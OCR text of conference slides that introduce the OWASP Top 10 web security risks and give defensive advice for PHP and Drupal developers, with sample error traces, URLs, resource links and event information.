
Unpleasant Visitors

https://site.noob/user/796148




https://site.noob/user/23453

https://site.noob/user/796148/edit



https://site.noob/user/23453/edit



Fatal error: Call to undefined function mysql_select_db() in C:\xampp\htdocs\inventory\inventory\db.php on line 8

(!) Notice: Array to string conversion in /var/www/softwaretalk-netbeans/vulnerable/controller/ErrorController.class.php on line *17*

Call Stack

#	Time	Memory	Function	Location
1	0.0002	241680	{main}( )	../index.php:0
2	0.0016	286128	vulnerable\Router->__construct( )	../index.php:47
3	0.0025	317024	vulnerable\Router->route( )	../Router.class.php:20
4	0.0033	348920	call_user_func_array ( )	../Router.class.php:42
5	0.0033	349160	vulnerable\controller\UserController::show( )	../Router.class.php:42
6	0.0050	414656	vulnerable\controller\ErrorController::notFound( )	../UserController.class.php:29


Fatal error: Call to undefined function mysql_select_db() in C:\xampp\ht

(!) Notice: Array to string conversion in /var/www/softwaretalk-netbeans/vulnerable/controller/ErrorController.class.php on line *17*

Call Stack

#	Time	Memory	Function	Location
1	0.0002	241680	{main}( )	../index.php:0
2	0.0016	286128	vulnerable\Router->__construct( )	../index.php:47
3	0.0025	317024	vulnerable\Router->route( )	../Router.class.php:20
4	0.0033	348920	call_user_func_array ( )	../Router.class.php:42
5	0.0033	349160	vulnerable\controller \UserController::show( )	../Router.class.php:42
6	0.0050	414656	vulnerable\controller \ErrorController::notFound( )	../UserController.class.php:29

https://site.noob/user/login



- Password must be less than 8 characters long
- Password must not contain ‘”?% characters
- Password must contain UPPER, lower case, special characters, and dragon blood
- You cannot copy-paste passwords

TOP 10

TOP 10

- Injection
- Cross Site Scripting (XSS)
- Sensitive Data Exposure
- Broken Authentication
- Broken Access Control
- Insecure Unserialization
- XML External Entities (XXE)
- Components with known vulnerabilities
- Security Misconfiguration
- Insufficient Logging

Sensitive Data Exposure

- Hide error messages and stack traces in production servers
- Log errors to the error logs and not screen
- Exception and error handlers for PHP to properly log unexpected errors
- Hide application versions from HTTP headers, Emails, etc
- Encrypt/Hash user passwords, credit card information, etc
- Always use HTTPS
- Always be defensive

Broken Authentication

- Always properly hash user passwords with `password_hash()` functions
  https://www.drupal.org/project/password_hash
  https://wordpress.org/plugins/password-hash/
- MD5, SHA1, SHA2, SHA3, CRC32, etc are not password hashing algorithms
- Special characters and password rotation are bad advices
- Password lengths 8-72 are a good measure
- Password reset forms are a backdoor to your application. Be defensive
- Don’t roll your own crypto

Broken Access Control

- Remember that HTTP is a stateless protocol
- Check access on behalf of the user as early as possible
- Use POST forms for database write operations
- Watch-out for cross-site request forgery (CSRF)
- Use same-site cookies and CSRF tokens when necessary
- HTTPS Everywhere

Unpleasant Negligence

Security Misconfigurations

- Hide error messages from unprivileged users
- Log error messages; Retain reasonable amount of time (GDPR: 1 Year)
- Disable insecure TLS protocols and ciphers: TLS 1.2 and 1.3 only
- Do not leave database snapshots, backups, etc in public access
- Change default passwords, and do not use insecure passwords either
- Strict SSH access with Ed25519, Key-only access, etc
- Firewalls, Fail2Ban and IDS systems can help a lot

Components with Known Vulnerabilities

- Use supported versions. PHP >= 7.2, Drupal >= 7 and >=8.8, MySQL >= 5.7
- Run `composer update` regularly
- Follow semantic versioning
- Subscribe to security announcements (Drupal: Wednesday)
- CI/CD systems to automatically test all changes
- https://github.com/drupal-composer/drupal-security-advisories

  https://github.com/Roave/SecurityAdvisories

Insufficient Logging

- Use Exception and Error handlers to catch all uncaught errors
- Log to a log file or a log analyzer service
- System log to detect SSH login attempts, IP address changes, etc
- Rotate logs, and store older logs in a separate storage
- Append-only logs
- Real-time monitoring for traffic trends and unexpected spikes

TOP 10

TOP 10

- Injection
- Cross Site Scripting (XSS)
- Sensitive Data Exposure
- Broken Authentication
- Broken Access Control
- Insecure Unserialization
- XML External Entities (XXE)
- Components with known vulnerabilities
- Security Misconfiguration
- Insufficient Logging

Never Trust User Input!

Security vulnerabilities are bugs and misconfigurations

There is nothing to be embarrassed about

Build Security Into Pipeline

Raise Awareness

Further Resources

Further Resources

- https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy
- https://www.php.net/manual/en/function.filter-var.php
- https://ayesh.me/PHP-Samesite-cookies
- https://ayesh.me/talk/TLS-HTTP-Headers
- https://github.com/Roave/SecurityAdvisories
- https://github.com/drupal-composer/drupal-security-advisories

https://www.surveymonkey.com/r/DrupalConAmsterdam

Questions?

No question is too small.

@Ayeshlive ayesh@ayesh.me

https://ayesh.me/talk/OWASP-Top10-AMS

Feedback

https://www.surveymonkey.com/r/DrupalConAmsterdam

@Ayeshlive ayesh@ayesh.me

https://ayesh.me/talk/OWASP-Top10-AMS

Join us for contribution opportunities

Thursday, October 31, 2019

Mentored Contribution

9:00-18:00
Room: Europe Foyer 2

First Time Contributor Workshop

9:00-14:00
Room: Diamond Lounge

General Contribution

9:00-18:00
Room: Europe Foyer 2

#DrupalContributions


THANK YOU
dziękuję
Ďakujem
tak
arigatô
paldies
mahalo
kop khun
děkuji
diolch
dankie
köszönöm
감사합니다
хвала
shukran
tänan
a dank
gràcies
ngiyabonga
Баярлалаа
dhanyavād
Дякую
Благодарам
ευχαριστώ
благодаря
спасибо
tack
grazie
Mh'gōi
Dank u
Благодаря ти
gracias
ස්තුතියි
mulţumesc
ačiū
תודה.
takk
nandri
danke
faleminderit
Xièxiè
choukrane
teşekkür ederim
obrigado
kiitos
Շնորհակալություն
terima kasih
hvala
grazzi

OWASP TOP 10

Introduction and Prevention Techniques

Ayesh Karunaratne | https://ayesh.me/talk/OWASP-Top10-AMS